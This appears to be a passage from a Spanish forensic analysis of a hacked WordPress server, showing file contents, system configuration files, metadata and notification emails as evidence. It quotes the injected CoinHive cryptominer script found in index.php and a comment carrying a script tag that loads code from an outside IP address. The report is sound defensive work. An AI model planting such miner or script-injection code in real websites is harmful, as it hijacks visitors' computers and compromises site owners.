 * wp-blog-header.php which does and tells WordPress to load the theme.
 * @package WordPress
 * Tells WordPress to load the WordPress theme and output it.
 * @var bool
define('WP_USE_THEMES', true);
/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );
<script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
```

Figura 37: extracto de líneas relevantes del volcado de la memoria del proceso apache2 (pid: 19952) en tanto se observa indicio de escritura en el fichero index.php (Writing).

Display Name:	Server_HDD.E01
Name:	Server_HDD.E01
Device ID:	7b7e5153-eb95-4d9b-aa0a-6bef9eb1e619
Time Zone:	Europe/Paris
Acquisition Details:	Acquired Date: Thu Jan 3 08:48:55 2019 System Date: Thu Jan 3 08:48:55 2019 Acquiry Operating System: Linux Acquiry Software Version: 20140608
Image Type:	E01
Size:	8,59 GB (8588869120 bytes)
Unallocated Space:	7,08 GB (7083404381 bytes)
Sector Size:	512 bytes
MD5:	72d2cd59ff2167c501c67cc918d60d39
SHA1:	
SHA256:	


Figura 38: resumen de la información general de la imagen del disco duro, evidencia objeto de estudio.

```
[version.php, <?php
 * The WordPress version string
 * @global string $wp_version
$wp_version = '4.9.9';
 * Holds the WordPress DB revision, increments when changes are made to the WordPress DB schema.
 * @global int $wp_db_version
$wp_db_version = 38590;
 * Holds the TinyMCE version
 * @global string $tinymce_version
$tinymce_version = '4800-20180716';
 * Holds the required PHP version
 * @global string $required_php_version
$required_php_version = '5.2.4';
 * Holds the required MySQL version
 * @global string $required_mysql_version
$required_mysql_version = '5.0';]
```

Metadata

Name:	/img_Server_HDD.E01/var/www/html/wp-includes/version.php
Type:	File System
MIME Type:	text/x-php
Size:	619
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2018-12-21 19:24:45 CET
Accessed:	2019-01-03 07:32:54 CET
Created:	2018-12-21 14:28:23 CET
Changed:	2018-12-21 19:24:45 CET
MD5:	ef31adf2ebe8fb8ca76495217a4f8f7e
SHA-256:	b0c919e247da6532e3e073b71645df18e2d125aa74f69ac6122785bcd5188e59
Hash Lookup Results:	UNKNOWN
Internal ID:	318477

Figura 39: contenido y metadatos del archivo /var/www/html/wp-includes/version.php, ilustrativo de la versión de WordPress operante en el servidor.




```
<?php
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 * @package WordPress
 * Tells WordPress to load the WordPress theme and output it.
 * @var bool
define('WP_USE_THEMES', true);
/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );
<script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('pvvxSQ6RzN3K5IY9F5fFHvahAFNreg3u', {throttle: 0.2});
miner.start();
</script>
```

Metadata

Name:	/img_Server_HDD.E01/var/www/html/index.php
Type:	File System
MIME Type:	text/x-php
Size:	614
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2019-01-03 08:26:05 CET
Accessed:	2019-01-03 08:26:10 CET
Created:	2018-12-21 14:28:23 CET
Changed:	2019-01-03 08:26:05 CET
MD5:	a082c27b8725ddc7da1807ec7a7673ca
SHA-256:	739e6fc350288953fef3f42bd3c54ecfcf180e40ff5b68cd36ba543f765f01bf
Hash Lookup Results:	UNKNOWN
Internal ID:	312962

Figura 40: contenido y metadatos del archivo infectado /var/www/html/index.php. Se señala en color rojo el script iniciador de minería.



```
root:*:17786:0:99999:7:::
daemon:*:17786:0:99999:7:::
bin:*:17786:0:99999:7:::
sys:*:17786:0:99999:7:::
sync:*:17786:0:99999:7:::
games:*:17786:0:99999:7:::
man:*:17786:0:99999:7:::
lp:*:17786:0:99999:7:::
mail:*:17786:0:99999:7:::
news:*:17786:0:99999:7:::
uucp:*:17786:0:99999:7:::
proxy:*:17786:0:99999:7:::
www-data:*:17786:0:99999:7:::
backup:*:17786:0:99999:7:::
list:*:17786:0:99999:7:::
irc:*:17786:0:99999:7:::
gnats:*:17786:0:99999:7:::
nobody:*:17786:0:99999:7:::
systemd-network:*:17786:0:99999:7:::
systemd-resolve:*:17786:0:99999:7:::
syslog:*:17786:0:99999:7:::
messagebus:*:17786:0:99999:7:::
_apt:*:17786:0:99999:7:::
lxd:*:17786:0:99999:7:::
uuidd:*:17786:0:99999:7:::
dnsmasq:*:17786:0:99999:7:::
landscape:*:17786:0:99999:7:::
sshd:*:17786:0:99999:7:::
pollinate:*:17786:0:99999:7:::
ubuntu:!:17786:0:99999:7:::
mysql:!:17886:0:99999:7:::
postfix:*:17895:0:99999:7:::
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:112:117::/var/spool/postfix:/usr/sbin/nologin
```

```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root            ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo           ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Figura 41: de izquierda a derecha, contenido de los ficheros del directorio /etc denominados shadow, passwd y sudoers.

```
# /etc/ufw/ufw.conf
#

# Set to yes to start on boot. If setting this remotely, be sure to add a rule
# to allow your remote connection before starting ufw. Eg: 'ufw allow 22/tcp'
ENABLED=no

# Please use the 'ufw' command to set the loglevel. Eg: 'ufw logging medium'.
# See 'man ufw' for details.
LOGLEVEL=low
```

Figura 42: contenido del fichero del directorio /etc/ufw denominado ufw.conf.

```
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 80

<IfModule ssl_module>
        Listen 443
</IfModule>

<IfModule mod_gnutls.c>
        Listen 443
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

Figura 43: contenido del fichero ports.conf ubicado en /etc/apache2.

```
MESSAGE=Started Flush Journal to Persistent Storage.
_SOURCE_REALTIME_TIMESTAMP=1545393884098762
```

Figura 44: extracto del fichero system.journal, alojado en directorio /var/log/journal/85417f8b011e43668f2b1c6edc68a4c6/.

Name	Modified Time	Change Time	Access Time	Created Time
[parent folder]	2019-01-03 07:26:32 CET	2019-01-03 07:26:32 CET	2018-12-30 11:44:18 CET	2018-09-12 18:10:08 CEST
.main.cf.swp	2018-12-30 11:46:45 CET	2018-12-30 11:46:45 CET	2018-12-30 11:46:45 CET	2018-12-30 11:46:45 CET
main.cf~	2018-12-30 11:45:53 CET	2018-12-30 11:45:53 CET	2018-12-30 11:45:53 CET	2018-12-30 11:45:53 CET
[current folder]	2018-12-30 11:45:44 CET	2018-12-30 11:45:44 CET	2018-12-30 11:45:53 CET	2018-12-30 11:44:12 CET
main.cf	2018-12-30 11:45:44 CET	2018-12-30 11:45:44 CET	2019-01-02 14:40:42 CET	2018-12-30 11:45:44 CET
main.cf.proto	2018-12-30 11:44:27 CET	2018-12-30 11:44:27 CET	2018-12-30 11:44:27 CET	2018-12-30 11:44:27 CET
master.cf.proto	2018-12-30 11:44:27 CET	2018-12-30 11:44:27 CET	2018-12-30 11:44:27 CET	2018-12-30 11:44:27 CET
dynamicmaps.cf	2018-12-30 11:44:23 CET	2018-12-30 11:44:23 CET	2019-01-02 14:40:42 CET	2018-12-30 11:44:23 CET
master.cf	2018-12-30 11:44:23 CET	2018-12-30 11:44:23 CET	2018-12-30 11:44:23 CET	2018-12-30 11:44:23 CET
dynamicmaps.cf.d	2018-10-11 22:15:25 CEST	2018-12-30 11:44:12 CET	2019-01-02 14:40:42 CET	2018-12-30 11:44:12 CET
postfix-files.d	2018-10-11 22:15:25 CEST	2018-12-30 11:44:12 CET	2018-12-30 11:44:30 CET	2018-12-30 11:44:12 CET
sasl	2018-10-11 22:15:25 CEST	2018-12-30 11:44:12 CET	2018-12-30 11:44:30 CET	2018-12-30 11:44:12 CET
makedefs.out	2018-10-11 22:15:25 CEST	2018-12-30 11:44:17 CET	2018-12-30 11:44:17 CET	2018-12-30 11:44:12 CET
post-install	2018-10-11 22:15:25 CEST	2018-12-30 11:44:17 CET	2018-12-30 11:44:17 CET	2018-12-30 11:44:12 CET
postfix-files	2018-10-11 22:15:25 CEST	2018-12-30 11:44:17 CET	2018-12-30 11:44:30 CET	2018-12-30 11:44:12 CET
postfix-script	2018-10-11 22:15:25 CEST	2018-12-30 11:44:17 CET	2018-12-30 11:44:17 CET	2018-12-30 11:44:12 CET

Figura 45: vista general del directorio /etc/postfix, centrada en las fechas de modificación, cambio, acceso y creación.

```
-----HEADERS-----

Return-Path: <www-data@ganga.site>
Received: by ip-172-31-38-110.eu-central-1.compute.internal (Postfix, from userid 33)      id 49EF17F8EB; Sun, 30 Dec 2018 10:51:22 +0000 (UTC)
To: admin@ganga.site
Subject: [ganga.site] Registre d'usuari nou
Date: Sun, 30 Dec 2018 10:51:22 +0000
From: WordPress <wordpress@ganga.site>
Message-ID: <271f3dfae9c9b098bae5a0e990c56d36@ganga.site>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit

---END HEADERS--
```

```
From:    wordpress@ganga.site;                                                    2018-12-30 11:51:22 CET
To:      admin@ganga.site;
CC:
Subject: [ganga.site] Registre d'usuari nou
```

```
Registre d'usuari nou al lloc web ganga.site:

Nom d'usuari: anatoly5676

Correu electrònic: anatoly5676@grr.la
```


Figura 46: extracción del contenido de uno de los correos electrónicos albergados en indicio D3. En primer lugar, se indica la cabecera del correo electrónico. En segundo lugar, el procesamiento de la misma. En tercer lugar, el detalle del contenido del correo electrónico procesado para un usuario final.

```
-----HEADERS-----

Return-Path: <www-data@ganga.site>
Received: by ip-172-31-38-110.eu-central-1.compute.internal (Postfix, from userid 33)      id 444D27F8ED; Sun, 30 Dec 2018 10:52:22 +0000 (UTC)
To: admin@ganga.site
Subject: [ganga.site] S'ha canviat la contrasenya
Date: Sun, 30 Dec 2018 10:52:22 +0000
From: WordPress <wordpress@ganga.site>
Message-ID: <fa403b85f867a3a33af694824a5c2825@ganga.site>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8

---END HEADERS--
```

```
From:    wordpress@ganga.site;                                                    2018-12-30 11:52:22 CET
To:      admin@ganga.site;
CC:
Subject: [ganga.site] S'ha canviat la contrasenya
```

```
S'ha canviat la contrasenya de l'usuari: anatoly5676
```

Figura 47: extracción del contenido de uno de los correos electrónicos albergados en indicio D3. En primer lugar, se indica la cabecera del correo electrónico. En segundo lugar, el procesamiento de la misma. En tercer lugar, el detalle del contenido del correo electrónico procesado para un usuario final.




```
-----HEADERS-----

Return-Path: <www-data@ganga.site>
Received: by ip-172-31-38-110.eu-central-1.compute.internal (Postfix, from userid 33)        id 524147F8ED; Sun, 30 Dec 2018 11:18:39 +0000 (UTC)
To: admin@ganga.site
Subject: =?UTF-8?Q?[ganga.site]_Pendents_de_moderaci=C3=B3:_"Hola,_m=C3=B3n!"?=
Date: Sun, 30 Dec 2018 11:18:39 +0000
From: WordPress <wordpress@ganga.site>
Message-ID: <efe29ad19f2f0fd03b30dad8e842e6aa@ganga.site>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit

---END HEADERS--
```

From: wordpress@ganga.site; 2018-12-30 12:18:39 CET
To: admin@ganga.site;
CC:
Subject: [ganga.site] Pendents de moderació: "Hola, món!"

```
L'entrada "Hola, món!" té un comentari nou que espera l'aprovació
https://ganga.site/index.php/2018/12/21/hola-mon/

Autor: anatoly5676 (adreça IP: 193.238.152.59, dedic-secom-156623.hosted-by-itldc.com)
Correu electrònic: anatoly5676@grr.la
URL:
Comentari:


Aprova: https://ganga.site/wp-admin/comment.php?action=approve&c=34#wpbody-content
Envia-la a la Paperera: https://ganga.site/wp-admin/comment.php?action=trash&c=34#wpbody-content
Marca com a brossa: https://ganga.site/wp-admin/comment.php?action=spam&c=34#wpbody-content
En aquest moment hi ha 4 comentaris esperant l'aprovació. Visiteu el tauler de moderació:
https://ganga.site/wp-admin/edit-comments.php?comment_status=moderated#wpbody-content
```

Figura 48: extracción del contenido de uno de los correos electrónicos albergados en indicio D3. En primer lugar, se indica la cabecera del correo electrónico. En segundo lugar, el procesamiento de la misma. En tercer lugar, el detalle del contenido del correo electrónico procesado para un usuario final.



```
-----HEADERS-----

Return-Path: <www-data@ganga.site>
Received: by ip-172-31-38-110.eu-central-1.compute.internal (Postfix, from userid 33)        id B2F217F8ED; Sun, 30 Dec 2018 11:34:55 +0000 (UTC)
To: admin@ganga.site
Subject: =?UTF-8?Q?[ganga.site]_Comentari_des_de:_"Hola,_m=C3=B3n!"?=
Date: Sun, 30 Dec 2018 11:34:55 +0000
From: anatoly5676 <wordpress@ganga.site>
Reply-To: "\"anatoly5676@grr.la\"" <anatoly5676@grr.la>
Message-ID: <5a0d3b2ef0aa78abfc138459c26384a7@ganga.site>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit

---END HEADERS--
```

From: wordpress@ganga.site; 2018-12-30 12:34:55 CET
To: admin@ganga.site;
CC:
Subject: [ganga.site] Comentari des de: "Hola, món!"

```
L'entrada "Hola, món!" té un comentari nou
Autor: anatoly5676 (adreça IP: 193.238.152.59, dedic-secom-156623.hosted-by-itldc.com)
Correu electrònic: anatoly5676@grr.la
URL:
Comentari:
Visit http://18.195.165.56/

Podeu veure tots els comentaris de l'entrada aquí:
https://ganga.site/index.php/2018/12/21/hola-mon/#comments

Enllaç permanent: https://ganga.site/index.php/2018/12/21/hola-mon/#comment-35
Envia-la a la Paperera: https://ganga.site/wp-admin/comment.php?action=trash&c=35#wpbody-content
Marca com a brossa: https://ganga.site/wp-admin/comment.php?action=spam&c=35#wpbody-content
```

Figura 49: extracción del contenido de uno de los correos electrónicos albergados en indicio D3. En primer lugar, se indica la cabecera del correo electrónico. En segundo lugar, el procesamiento de la misma. En tercer lugar, el detalle del contenido del correo electrónico procesado para un usuario final.




Figura 50: extracción del contenido de uno de los correos electrónicos albergados en indicio D3. En primer lugar, se indica la cabecera del correo electrónico. En segundo lugar, el procesamiento de la misma. En tercer lugar, el detalle del contenido del correo electrónico procesado para un usuario final. Se recuadra con el color rojo el script que procura la infección del servidor web.




Figura 51: contenido de fichero wp_users.ibd junto con metadatos asociados, alojado en directorio /var/lib/mysql/wp/.

anatoly5676anatoly5676@grr.la193.238.152.59
1Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
anatoly5676anatoly5676@grr.la193.238.152.59
Visit http://18.195.165.56/
1Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
anatoly5676anatoly5676@grr.la193.238.152.59
Hello world
<script src="http://18.195.165.56/stat.js"></script>
1Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36

Metadata

Name:	/img_Server_HDD.E01/var/lib/mysql/wp/wp_comments.ibd
Type:	File System
MIME Type:	application/octet-stream
Size:	180224
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2018-12-30 12:46:39 CET
Accessed:	2018-12-21 19:24:39 CET
Created:	2018-12-21 19:24:39 CET
Changed:	2018-12-30 12:46:39 CET
MD5:	f9abca5d2c92600f90ecfaa3e65a361e
SHA-256:	48a3edd87b2b7ea5f4990153c8a6fd34886eb1fcb0420b1e0703d6fc48a6e0aa
Hash Lookup Results:	UNKNOWN
Internal ID:	311463

